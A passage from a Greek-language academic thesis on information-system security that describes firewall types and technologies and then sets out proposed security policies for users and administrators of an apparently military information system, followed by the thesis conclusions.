επιστήμονες να εξελίξουν περαιτέρω.

Τα IDS δε πρέπει να χρησιμοποιούνται ως μόνα στοιχεία ασφαλείας ΠΣ. Είναι σημαντικά στοιχεία σε μια σύγχρονη δομή ασφάλειας και χρησιμοποιούνται στο λεγόμενο «defense in depth» (DiD), που αναφέρεται στο σύνολο των συστημάτων προστασίας ενός ΠΣ, προγράμματα antivirus, routers, firewalls, κλπ.

5.5 Τείχος προστασίας (Firewall)

Βασικό μέτρο προστασίας των ΠΣ κρατικών υπηρεσιών, οργανισμών και προσωπικών υπολογιστών, κατέχει το «Τείχος Προστασίας» (Firewall). Υπάρχουν διαθέσιμοι πολλοί τύποι Firewalls ανάλογα τη διαμόρφωση, τις δυνατότητες και τη πολυπλοκότητά τους. Οι βασικοί τύποι Τοίχων Προστασίας είναι τα λεγόμενα «Hardware Firewall» και «Software Firewall», που έχουν το καθένα πλεονεκτήματα και μειονεκτήματα (41) (Πίνακας 4) :


- Hardware Firewall: Είναι συσκευή Τείχους Προστασίας που τοποθετείται κάπου στη ροή δεδομένων του δικτύου ενός ΠΣ. Η συσκευή λαμβάνει και αναλύει πακέτα πληροφορίας που κυκλοφορούν στο δίκτυο. Εν συνεχεία, ελέγχει με κάποια κριτήρια αν το κάθε πακέτο μπορεί να συνεχίσει τη πορεία του προς το προορισμό του ή θα απορριφθεί.

- Software Firewall: Είναι λογισμικό Τείχους Προστασίας που εγκαθίσταται σε έναν υπάρχον Εξυπηρετητή (Server) ή Σταθμό Εργασίας (Workstation) του δικτύου. Η εργασία τους είναι ίδια με τις υλιστικές λύσεις Firewalls. Υπάρχουν ελεύθερου λογισμικού εφαρμογές που είναι διαθέσιμες στο Διαδίκτυο, αλλά η επί πληρωμή λογισμικά παρέχουν μεγαλύτερες δυνατότητες ασφάλειας από απειλές.

Πίνακας 4. Σύγκριση του Hardware και Software Firewall.

	Πλεονεκτήματα	**Μειονεκτήματα**
Hardware Firewall	Ανεξάρτητο από το Λειτουργικό Σύστημα.	Απαιτεί πολλές γνώσεις εγκατάστασης και διαχείρισης
	Δεν έχει αδυναμίες και δεν απειλείται από malware	Αυξημένο κόστος τοποθέτησης και διατήρησης
	Αποτελεσματικότερη προστασία των ΠΣ	Σε περίπτωση βλάβης καταρρέει η συνέχιση λειτουργίας του δικτύου του ΠΣ
Software Firewall	Μικρότερο κόστος εφαρμογής και διατήρησης.	Εξαρτάται από το ΛΣ του ΠΣ
	Δεν απαιτεί ιδιαίτερες γνώσειςδιαχείρισης	Ευπαθές στο κακόβουλο λογισμικό
		Απαιτεί μεγάλες δυνατότητες σεCPU και Μνήμη του υπολογιστικού συστήματος
		Απαιτεί αναβαθμίσεις

Αυτό που συστήνεται να χρησιμοποιείται στην ασφάλεια είναι συνδυασμός Hardware και Software Firewall. Οι συσκευές θα τοποθετούνται σε στρατηγικής σημασίας μέρη του δικτύου και θα παρέχουν τη πρώτη γραμμή άμυνας από κακόβουλο κώδικα, ενώ τα λογισμικού Τείχους Προστασίας θα υπάρχουν σε κάθε σημαντικό υποσύστημα του προστατευόμενου ΠΣ ή σε όλα τα υπολογιστικά του συστήματα, και θα παρέχουν τη τελευταία γραμμή άμυνας αν το υλικό μέρος προστασίας έχει αποτύχει να ανιχνεύσει μια επίθεση από το δίκτυο ή η επίθεση έχει προέλθει από χρήστες του ΠΣ.



Πολλοί τύποι τεχνολογιών Τείχους Προστασίας είναι στη σημερινή εποχή διαθέσιμοι και η απόδοσή τους καθορίζεται από τις δυνατότητες ελέγχου στα Επίπεδα (Layers) του δικτύου : Φυσικό, Δεδομένων, TCP/IP και Εφαρμογής. Το αποδοτικότερο Τείχος Προστασίας ελέγχει όλα τα επίπεδα. Οι τεχνολογίες που υπάρχουν είναι (42):

- Packet Filtering: Αναφέρεται στις συσκευές που λειτουργούν στο επίπεδο εφαρμογής δικτύου. Περιέχουν συλλογή κριτηρίων λειτουργίας που ονομάζεται «ruleset» (κριτήρια πηγής και προορισμού) για τον έλεγχο των επικεφαλίδων των πακέτων στα Layer 3 (IPv4 και IPv6) και Layer 4 (TCP/I, UDP, ICMP και ICMPv6).

- Stateful Inspection Firewalls: Σε αυτά τα Τείχη Προστασίας γίνεται έλεγχος των πακέτων του δικτύου στο επίπεδο IP, TCP/IP και Επίπεδο Εφαρμογής (Application Level). Τα πακέτα ελέγχονται σύμφωνα με τα κριτήρια του Firewall και επιπλέον του Packet Filter καταγράφονται σε πίνακες οι διευθύνσεις προορισμού και λήψης και άλλες πληροφορίες της εν δυνάμει επικοινωνίας μέσα στο δίκτυο.

- Application Firewalls: Επιτρέπουν την προσπέλαση στο ΠΣ κατόπιν ελέγχου στο Επίπεδο Εφαρμογής. Για παράδειγμα, ένα Application Firewall μπορεί να καθορίσει αν ένα e-mail περιέχει κάποιο τύπο συνημμένου αρχείου που απαγορεύει το ΠΣ.

- Application – Proxy Gateways: Είναι τύπος Firewalls που συνδυάζουν χαμηλού έως υψηλού επιπέδου έλεγχο εισόδου. Ελέγχουν σε Επίπεδο εφαρμογής και Επίπεδο TCP (TCP handshake). Μεταξύ των υπολογιστικών συστημάτων (hosts) που επικοινωνούν στο δίκτυο, παρεμβάλλεται ένας «proxy server», δηλαδή ένας πληρεξούσιος εξυπηρετητής που αλληλεπιδρά με το Firewall ruleset για να καθορίσει αν θα επιτραπεί η συνέχιση της δικτυακής ροής δεδομένων. Επιπλέον, δύναται μερικοί proxies servers να απαιτούν αυθεντικοποίηση από κάθε host.

- Dedicated Proxy Servers: Διαφέρουν από τους Application-Proxy Gateways διότι έχουν περιορισμένες δυνατότητες στο λεγόμενο «firewalling». Συνήθως έπονται ενός κλασσικού Τείχους Προστασίας. Είναι ειδικευμένοι εξυπηρετητές σε Επίπεδο Εφαρμογής, όπου μπορούν για παράδειγμα να ελέγξουν πρωτόκολλα εφαρμογής όπως το HTTP.


- Virtual Private Networking: Είναι συσκευές Firewall που κρυπτογραφούν και αποκρυπτογραφούν ειδικές δικτυακές ροές δεδομένων μεταξύ προστατευμένου και εξωτερικού δικτύου. Προστατεύουν VPN δίκτυα, τα οποία χρησιμοποιούν πρόσθετα πρωτόκολλα κρυπτογράφησης της δικτυακής κυκλοφορίας και παρέχουν αυθεντικοποίηση χρήστη και έλεγχο ακεραιότητας.

- Network Access Control: Ελέγχουν τις εισερχόμενες κλήσεις για σύνδεση από κινητούς χρήστες και την επιτρέπουν βάσει διαπιστευτηρίων που έχει θέσει ο νόμιμος χρήστης ενός ΠΣ, τα οποία ονομάζονται «health checks». Τα health checks απαιτούν λογισμικό από την πλευρά του χρήστη του ΠΣ που ελέγχεται από το Τείχος Προστασίας.

- Unified Threat Management (UTM): Πολλά Τείχη Προστασίας συνδυάζουν πολλαπλές δυνατότητες σε ένα μόνο σύστημα που βρίσκεται σε ένα μόνο μέρος του δικτύου, ενώ ένα ΠΣ μπορεί να χρησιμοποιήσει πολλαπλά Τείχη Προστασίας στην ίδια τοποθεσία. Το UTM σύστημα περιέχει συγκεντρωμένες υποδομές ασφάλειας, όπως Τείχος Προστασίας, ανίχνευση και εκρίζωση κακόβουλου λογισμικού, ανίχνευση και αποκλεισμός ύποπτων δικτυακών ροών. Απαιτεί, όμως, αυξημένες δυνατότητες του ΠΣ σε CPU και Μνήμη.

- Firewalls for Virtual Infrastructures: Η δικτυακή κίνηση μεταξύ εικονικών λειτουργικών συστημάτων σε ένα υπολογιστικό σύστημα μπορεί να παρακολουθηθεί από ένα εξωτερικό Firewall ή από λογισμικό Firewall ως εσωτερικά ενσωματωμένο (plug-in) του εικονικού συστήματος. Η χρησιμοποίηση Firewalls για την παρακολούθηση της λειτουργίας μιας εικονικής δικτύωσης είναι ένας νέος τομέας τεχνολογίας του Firewall.

- Web Application Firewalls: Τοποθετούνται μπροστά από έναν web server, διότι το HTTP πρωτόκολλο που χρησιμοποιείται από τους web servers έχει αδυναμίες, που εκμεταλλεύονται οι επιτιθέμενοι για να εξαπολύσουν κακόβουλο κώδικα σε ένα σύστημα (43) (Εικόνα 10). Εξαιτίας της διαδεδομένης χρήσης του Διαδικτύου είναι τα πλέον σημαντικά Firewalls.



Εικόνα 10. Web Application Firewall (43).

Εν τέλει το Τείχος Προστασίας δε βρίσκει μόνο εφαρμογή στη σύνδεση ενός ΠΣ ή μεμονωμένου υπολογιστή με το Διαδίκτυο, αλλά και μέσα σε ΠΣ που εμφωλεύει έναν αριθμό υποδικτύων ή υποσυστημάτων, κάποια από τα οποία είναι σημαντικότερα από κάποια άλλα. Για παράδειγμα, η χρήση Τείχους Προστασίας για τον έλεγχο επικοινωνίας μεταξύ ενός γενικότερου τομέα του ΠΣ ενός οργανισμού με τον τομέα μισθοδοσίας ή προσωπικών δεδομένων του ανθρώπινου δυναμικού. Για την αποδοτικότερη ασφάλεια πρέπει το Τείχος Προστασίας να συνδυάζεται και με άλλα βοηθητικά στοιχεία, όπως το IDS και τα προγράμματα antivirus.

Κεφάλαιο 6 ο

Προτεινόμενες Πολιτικές Ασφάλειας του ΠΣ

Από την μελέτη της περίπτωσης επίθεσης σε ΠΣ προκύπτουν αρκετά και σημαντικά συμπεράσματα για την ασφαλή λειτουργία του. Αναφέρονται κυρίως στην αποτροπή εκμετάλλευσης των αδυναμιών – τρωτοτήτων του ΠΣ από επίβουλους χρήστες, και αφορούν τη χάραξη ενιαίας πολιτικής ενεργειών των Χρηστών και των Διαχειριστών του ΠΣ, με σκοπό τη σωστή, εύρυθμη και ασφαλή λειτουργία του ΠΣ εκ των έσω.

6.1 Αρχές Διαμόρφωσης & Δομή Πολιτικών Ασφάλειας

Τα συμπεράσματα από τη μελέτη επίθεσης σε ΠΣ δημιουργούν αυτομάτως την ανάγκη σχεδιασμού των λεγόμενων «Πολιτικών Ασφάλειας» του ΠΣ. Γενικά, οι Πολιτικές Ασφάλειας των ΠΣ περιλαμβάνουν τους στόχους και τους σκοπούς της ασφάλειας, τις οδηγίες, τις διαδικασίες, τους κανόνες και τις υπευθυνότητες που αφορούν την προστασία των ΠΣ. Διατυπώνονται σε έγγραφα που πρέπει να γνωρίζουν και να εφαρμόζουν όλοι οι χρήστες των ΠΣ. Το περιεχόμενό τους περιλαμβάνει νομικές υποχρεώσεις, διαχείριση των Πολιτικών Ασφάλειας, οργανωτικές δομές και σχέδιο συνέχισης λειτουργίας. Οι Πολιτικές Ασφάλειας δημιουργούν ένα ολοκληρωμένο πλαίσιο, που καθοδηγεί την υλοποίηση των μέτρων ασφάλειας. Οι οδηγίες και τα μέτρα προστασίας που καθορίζουν οι Πολιτικές Ασφάλειας του ΠΣ πρέπει να καλύπτουν τουλάχιστον τις εξής απαιτήσεις ασφάλειας σε ζητήματα :

Χρήσης του ΠΣ από το Προσωπικό

- ✓ Θέματα εκπαίδευσης
- ✓ Ρόλος του καθενός Χρήστη του ΠΣ
- ✓ Ευαισθητοποίηση σε θέματα ασφάλειας

Φυσική Ασφάλεια

- ✓ Μέτρα ασφάλειας Υλικού Η/Υ και Δικτύου
- ✓ Ασφάλεια εγκαταστάσεων

Έλεγχος Πρόσβασης στο ΠΣ

- ✓ Πρόσβαση Χρηστών μόνο σε πληροφορίες των αρμοδιοτήτων τους

Διαχείρισης Υλικού και Λογισμικού

- ✓ Απαραίτητο κοινό ελάχιστο ασφάλειας για κάθε υποσύστημα του ΠΣ
- ✓ Διατήρηση σύγχρονου Υλικού και Λογισμικού
- ✓ Περιοδικές επιθεωρήσεις από εσωτερικούς ελεγκτές
- ✓ Τήρηση Πολιτικών Ασφάλειας από τρίτους (ανάθεση έργου συντήρησης, ανάπτυξης, κλπ.).

Οι βασικές Αρχές Διαμόρφωσης των Πολιτικών Ασφάλειας πρέπει να χαράσσονται σύμφωνα με [2] :

1. Τα διεθνή αποδεκτά Πρότυπα Ασφάλειας, τα οποία παράγονται από διεθνείς οργανισμούς τυποποίησης και οργανισμούς που ασχολούνται με ζητήματα ασφάλειας (ISO, BSI, NIST, κ.α.). Τα Πρότυπα αναπτύσσονται λαμβάνοντας υπόψη κοινά ζητήματα ασφάλειας τα οποία και ομαδοποιούν. Γνωστά Πρότυπα Ασφάλειας είναι τα ISO 27001, ISO 27002, ISO 17799, κ.α.

2. Τη Νομοθεσία, η οποία περιλαμβάνει την Κρατική Νομοθεσία (Νόμοι, Προεδρικά Διατάγματα και Υπουργικές Αποφάσεις), την Κοινοτική Νομοθεσία και τις Κοινοτικές Πράξεις Νομοθετικού Περιεχομένου (Οδηγίες, Συστάσεις και Αποφάσεις). Το πλαίσιο της Νομοθεσίας αφορά θέματα Δικαίου της Πληροφορικής για την ασφάλεια των προσωπικών δεδομένων, των ηλεκτρονικών συναλλαγών και επικοινωνιών.

3. Το αποτέλεσμα την Ανάλυσης Κινδύνου του ΠΣ, το οποίο καθορίζει τους κινδύνους, τις απειλές και τις επιπτώσεις από κακόβουλες ενέργειες στο υπό μελέτη ΠΣ. Βάσει του αποτελέσματος προκύπτει το πλαίσιο για τη λήψη των κατάλληλων τεχνικών και οργανωτικών μέτρων ασφάλειας για την αντιμετώπιση των κινδύνων.

Επιπλέον των βασικών Αρχών Διαμόρφωσης των Πολιτικών Ασφάλειας, μια αναλυτικότερη δομή που πρέπει να έχει η Πολιτική Ασφάλειας ενός ΠΣ, περιλαμβάνει τους εξής άξονες με τις επιμέρους διαδικασίες τους, που πρέπει να σχεδιαστούν κατά την εγκατάσταση ενός ΠΣ (44) :

1. Διαχείριση Ασφάλειας
   - Διαδικασία Αποτίμησης Κινδύνων
   - Διαχείριση Αλλαγών στο ΠΣ
2. Οργανωτικά μέτρα ασφάλειας
   - Υπεύθυνος Πολιτικής Ασφάλειας
   - Υπεύθυνος Ασφάλειας Δικτύων

- Επιτροπή Αντιμετώπισης Περιστατικών Ασφάλειας
- Επιτροπή Καταστροφής Δεδομένων & Μέσων Αποθήκευσης
- Ομάδα Διαχείρισης Δικτύων
- Ομάδα Ανάκαμψης από Καταστροφές
- Ιδιοκτήτης Πληροφοριακού Πόρου
- Διαχειριστές Πληροφοριακού Συστήματος
- Διαδικασία Ανάθεσης Καθηκόντων
- Διαδικασία Αποχώρησης – Παύσης Καθηκόντων

3. Έλεγχος Πρόσβασης

- Διαδικασία Εισαγωγής Χρηστών
- Διαδικασία Διαγραφής Χρηστών
- Διαδικασία Αλλαγής Δικαιωμάτων

4. Ασφάλεια Δικτύου

Έλεγχος Ασφάλειας Δικτύου

- Φυσική ασφάλεια υλικού και εγκαταστάσεων
- Διαμόρφωση Τείχους Προστασίας (Firewall)
- Διαμόρφωση Συστήματος Ανίχνευσης Εισβολών (IDS)
- Διαμόρφωση του Web Server
- Διαμόρφωση των βάσεων δεδομένων

Ενέργειες Χειρισμού Περιστατικών

5. Συνέχεια Λειτουργίας

- Σχέδιο Λήψης Αντιγράφων (Backup)
- Σχέδιο Αποκατάστασης
- Διαδικασία Επικαιροποίησης Συνόλου Υλικού & Λογισμικού

6. Προστασία από Ιούς

Διαμόρφωση Antivirus Software

7. Εγκατάσταση Εξοπλισμού

Διαδικασία Πρόσβασης Προμηθευτών

8. Χρήση Κρυπτογραφίας

Διαδικασία Δημιουργίας και Διανομής Κλειδιών.

6.2 Εφαρμογή Πολιτικής Ασφάλειας του ΠΣ της εργασίας

Η θεωρία για την οργάνωση, σχεδίαση και καταγραφή των Πολιτικών Ασφάλειας καλύπτεται από πολλά βιβλία και πολλές αναφορές. Στην προκειμένη μελέτη ασφάλειας του ΠΣ δίνονται οι Πολιτικές Ασφάλειας που προτείνονται στην πράξη και αφορούν κατεξοχήν ενέργειες από την πλευρά των Χρηστών και των Διαχειριστών του ΠΣ.

6.2.1 Από τους Χρήστες του ΠΣ

Ο κάθε χρήστης πρέπει να κάνει logon στον Η/Υ με τα δικά του στοιχεία και μόνο. Ο κωδικός αυτός απαγορεύεται να αναγράφεται οπουδήποτε (σε χαρτί, πάνω στην οθόνη ή στο γραφείο) για ευνόητους λόγους. Κανένας χρήστης δεν πρέπει να αφήσει κάποιον άλλο να χρησιμοποιήσει τον υπολογιστή του αν δεν κάνει πριν logout ο ίδιος.

Από τις αρχές της Κρυπτογραφίας, ο κωδικός θα πρέπει να είναι μια δύσκολη ακολουθία αριθμών, αποτελούμενη από συνδυασμό γραμμάτων, αριθμών και συμβόλων. Θα πρέπει να είναι οπωσδήποτε πάνω από 6 ψηφία σε μήκος, και να ανανεώνεται τακτικά. Η κρυπτογράφηση δηλαδή αρχείων, ειδικά αυτών που υπάρχουν σε φορητά μέσα αποθήκευσης πρέπει να είναι επαρκής.

Κατά την πληκτρολόγηση κωδικών (usernames, passwords) θα πρέπει να λαμβάνεται μέριμνα ώστε αυτή να μην υποκλαπεί από κάποιον παριστάμενο. Ομοίως η οθόνη του σταθμού εργασίας θα πρέπει να είναι στραμμένη κατά τέτοιον τρόπο ώστε τα δεδομένα της να μην είναι ορατά σε τρίτους.

Όλα τα έγγραφα και γενικά τα αρχεία που επεξεργάζονται πρέπει να αποθηκεύονται σε ενιαίο δίσκο και φάκελο, που προορίζεται για το Γραφείο της Διεύθυνσης στην οποία ανήκει ο χρήστης.

Στον file server του ΠΣ υπάρχει μια περιοχή Common στην οποία μπορούν οι Διευθύνσεις να αποθηκεύσουν προσωρινά αρχεία για να τα ανταλλάξουν μεταξύ τους. Τα περιεχόμενα της περιοχής πρέπει να διαγράφονται συγκεκριμένη ώρα ημερησίως, και επομένως οι χρήστες θα πρέπει να αποφεύγουν γενικώς να αποθηκεύουν αρχεία στον συγκεκριμένο κατάλογο.

Αρχεία με βαθμό διαβάθμισης μεγαλύτερο του «Εμπιστευτικού» απαγορεύονται να αποθηκεύονται στην περιοχή Common, αφού εκεί έχουν πρόσβαση όλοι οι χρήστες, ενώ αρχεία με βαθμό διαβάθμισης μεγαλύτερο του «Εμπιστευτικού» θα αποθηκεύονται στο φάκελο του Τμήματος που τα δημιούργησε. Αρχεία με βαθμό διαβάθμισης μεγαλύτερο του «Απόρρητου» δε θα αποθηκεύονται πουθενά στο δίκτυο.

Όταν απομακρύνεται ο χρήστης από το γραφείο του ο Η/Υ πρέπει να είναι είτε locked είτε σε κατάσταση logoff. Μπορεί να χρησιμοποιηθεί το screen saver επίσης, αρκεί να προφυλάσσεται με κωδικό πρόσβασης. Με τη λήξη του ωραρίου εργασίας και όταν ο χρήστης φεύγει από το γραφείο τότε πρέπει απαραιτήτως να σβήνει τον Η/Υ (διαδικασία Shut Down).

Ο χρήστης οφείλει ανά πάσα στιγμή να ειδοποιήσει την Ομάδα Διαχείρισης Δικτύου για προβλήματα, όταν παρατηρήσει κάποιο πρόβλημα στο τερματικό του, λογισμικού ή υλικού τύπου. Επίσης, οφείλει να καταθέτει απορίες λογισμικού ή υλικού τύπου για τη λειτουργία του σταθμού του στους διαχειριστές του συστήματος.

Ο χρήστης, του οποίου το τερματικό διαθέτει πρόσβαση στο Διαδίκτυο, θα πρέπει να είναι προσεκτικός και καχύποπτος κατά την περιήγηση στο Διαδίκτυο όταν απαιτείται, και να ελέγχει για την εγκυρότητα των ληφθέντων ηλεκτρονικών μηνυμάτων.

Ο χρήστης δε θα πρέπει να αποσπάται στην περιήγηση Διαδίκτυο για προσωπική του ευχαρίστηση, όπως για παράδειγμα σε websites κοινωνικής διαδικτύωσης (Facebook, MySpace, κλπ.), καθώς αποτελούν πρωτεύοντες στόχους χρησιμοποίησης τεχνικών phishing και social engineering από τους κακόβουλους χρήστες.

Είναι αναγκαία η ευαισθητοποίηση, ενημέρωση και εκπαίδευση των χρηστών του Στρατιωτικού ΠΣ στα θέματα Ασφάλειας ΠΣ. Με τον τρόπο αυτό δημιουργείται μια γενικότερη κουλτούρα ασφάλειας πληροφοριών σε όλο το προσωπικό που το χρησιμοποιεί.

6.2.2 Από τους Διαχειριστές του ΠΣ

Να βεβαιώνονται ότι η τοπική πρόσβαση των χρηστών στα τερματικά τους είναι περιορισμένη, και ότι το προφίλ χρήστη επιτρέπει σε όποιον εργάζεται στο μηχάνημα να μπορεί να εκτελεί τις απαραίτητες εργασίες και μόνο.

Να επιθεωρούν τα συστήματα για τυχόν ύποπτες ή άγνωστες υπηρεσίες που πιθανόν να εκτελούνται στο παρασκήνιο και να αποτελούν ενδείξεις για ύπαρξη κακόβουλου λογισμικού.

Να ελέγχουν τα αρχεία καταγραφών (logfiles) που αφορούν τόσο τις προσπάθειες εισόδου χρηστών στο σύστημα όσο και τις απόπειρες πρόσβασης σε αρχεία και φακέλους, ώστε να εντοπίσουν έγκαιρα απόπειρες παραβίασης.

Να είναι ιδιαίτερα προσεκτικοί με τις καταγραφές που γίνονται για ενέργειες εκτός του ωραρίου εργασίας, καθώς κατά τις ώρες αυτές ο κίνδυνος παραβιάσεων είναι ιδιαίτερα αυξημένος.

Να τηρούν συνεχώς ενημερωμένο το εγκατεστημένο ΛΣ τόσο στα τερματικά όσο και στους εξυπηρετητές.

Να είναι ιδιαίτερα προσεκτικοί με τις διαδικτυακές συνδέσεις με άλλα ΠΣ άλλων φορέων, καθώς ο κίνδυνος που μπορεί να προκύψει από αυτά είναι μεγάλος, και θα πρέπει στα σημεία επαφής να υπάρχουν και να τηρούνται αυξημένα μέτρα ασφαλείας.

Να επιθεωρούν με ιδιαίτερη προσοχή τα αρχεία τα οποία εισέρχονται και εξέρχονται από το σύστημα, και αν είναι δυνατόν να χρησιμοποιούν δύο ή και τρία διαφορετικά προϊόντα λογισμικών antivirus προκειμένου να εκτελούν τους σχετικούς ελέγχους.

Να τηρούν καταρτισμένα και ενημερωμένα σχέδια ανάνηψης από καταστροφή του δικτύου του ΠΣ, με τη διαρκή τήρηση εφεδρικών αντιγράφων ασφαλείας (backup) τόσο για τα αρχεία του δικτύου όσο και για τις παραμέτρους του ενεργού εξοπλισμού.

Να είναι εκπαιδευμένοι στην αντιμετώπιση τυχόν περιστατικών, κατά τα οποία διακυβεύεται η ασφάλεια του πληροφοριακού συστήματος.

Να ενημερώνουν για θέματα ασφάλειας τους λοιπούς χρήστες του ΠΣ, ειδικά αυτούς που έχουν τερματικά συνδεδεμένα με το Διαδίκτυο.

Να συμμετέχουν τακτικά σε εκπαιδεύσεις στην Ασφάλεια των ΠΣ, τα οποία διοργανώνουν διάφοροι φορείς, οργανισμοί και εταιρίες, ώστε να είναι ενήμεροι για τις νέες προκλήσεις στον τομέα.

Οφείλουν να λαμβάνουν όλα τα απαιτούμενα μέτρα με τα οποία να περιορίζουν τις αδυναμίες του συστήματος, ενώ παράλληλα να φροντίζουν ώστε αυτό να παραμένει πάντα φιλικό στο χρήστη και αποδοτικό για την εργασία για την οποία προορίζεται.

Κεφάλαιο 7 ο

Συμπεράσματα

Τα Πληροφοριακά Συστήματα (ΠΣ) είναι οργανωμένα συστήματα από πέντε αλληλεπιδρώντα μεταξύ τους στοιχεία, με σκοπό την παραγωγή και διαχείριση πληροφοριών για την υποστήριξη των ανθρώπινων δραστηριοτήτων στα πλαίσια ενός δημόσιου ή ιδιωτικού οργανισμού ή εταιρίας. Τα πέντε αλληλεπιδρώντα στοιχεία είναι το Ανθρώπινο Δυναμικό (Humans), το Υλικό (Hardware), το Λογισμικό (Software), τα Δεδομένα (Data) και τις Διαδικασίες (Procedures). Κάθε ΠΣ λειτουργεί αιτιοκρατικά, δηλαδή έχει προδιαγραφές και στόχους, και λόγω του ανθρώπινου σχεδιασμού και υλοποίησής του εμφανίζουν αδυναμίες – ευπάθειες (vulnerabilities), οι οποίες προκαλούν εκδήλωση απειλών (threats) για το ΠΣ. Τις αδυναμίες αυτές εκμεταλλεύονται οι κακόβουλοι χρήστες για να εμποδίσουν τη σωστή λειτουργία του ή να εισβάλλουν στο σύστημα προκαλώντας ζημίες.

Η γνώση του Κακόβουλου Λογισμικού είναι η αιτία, για την οποία πρέπει η Ασφάλεια των ΠΣ και των Δικτύων των Υπολογιστών να λαμβάνεται πάντοτε πολύ σοβαρά υπόψη σε κάθε πληροφοριακό έργο. Οι μορφές του Κακόβουλου Λογισμικού και τα προγραμματιστικά εργαλεία επιθέσεων δεν αποτελούν κίνδυνο μόνο για ενιαία συστήματα πληροφορικής, αλλά και για το ατομικό τερματικό του χρήστη, το οποίο περιέχει προσωπικές πληροφορίες του χρήστη. Για το λόγο αυτό, είναι αναγκαία η ευαισθησία σε θέματα πληροφορικής κάθε ατόμου που χειρίζεται από τον προσωπικό υπολογιστή του, μέχρι το άτομο που χειρίζεται υπολογιστικούς πόρους ενός πληροφοριακού συστήματος.

Ο καλός σχεδιασμός και η καλή εφαρμογή Πολιτικών Ασφαλείας από τη μία μεριά, και η γρήγορη προσαρμογή και ενημέρωση των προγραμμάτων προστασίας έναντι κακόβουλων επιθέσεων από την άλλη, σε συνδυασμό πάντοτε με την απόκτηση, όσο το δυνατό περισσότερο, μιας ενιαίας συνήθειας χρήσης του υπολογιστή και των συνδέσεών του (άλλα τερματικά και Διαδίκτυο) από την πλευρά του χρήστη, είναι δυνατό να ενισχύσουν σε μέγιστο βαθμό την Ασφάλεια των Πληροφοριακών Συστημάτων.

Συνοψίζοντας τα συμπεράσματα στην παρούσα εργασία για το Κακόβουλο Λογισμικό, τα Μέτρα Προστασίας, τις Πολιτικές Ασφάλειας και γενικότερα γύρω από το πεδίο της Ασφάλειας των ΠΣ, επισημαίνονται τα εξής στοιχεία :

- Το Κακόβουλο Λογισμικό (Malware) συνεχώς εξελίσσεται και απαιτεί βάθος προγραμματιστικών γνώσεων. Πλέον, με την ελεύθερη πρόσβαση σε διάφορα διαδικτυακά λογισμικά για hacking, είναι ικανός οποιοσδήποτε να δημιουργήσει κακόβουλο κώδικα με ελάχιστες γνώσεις πληροφορικής.

- Η γνώση ιστορικών σημείων επιθέσεων από κακόβουλο λογισμικό δημιουργεί αίσθημα αντικειμενικότητας του κινδύνου και αποδεικνύει την αρνητική δύναμη της Πληροφορικής. Αυτό καθιστά το κάθε χρήστη ευαίσθητο σε θέματα ασφάλειας και αντίθετα δίνει σκοπό στις ενέργειες του κακόβουλου χρήστη.

- Η βελτιστοποίηση των λογισμικών ανάλυσης κακόβουλου κώδικα είναι επιτακτική. Επίσης, αναγκαία προϋπόθεση για τη δημιουργία λογισμικών προστασίας είναι η εκπαίδευση και η βελτιστοποίηση άριστων αναλυτών – προγραμματιστών, που κατανοούν το πεδίο του κακόβουλου κώδικα και της ασφάλειας και συμπορεύονται με τις σύγχρονες απαιτήσεις.

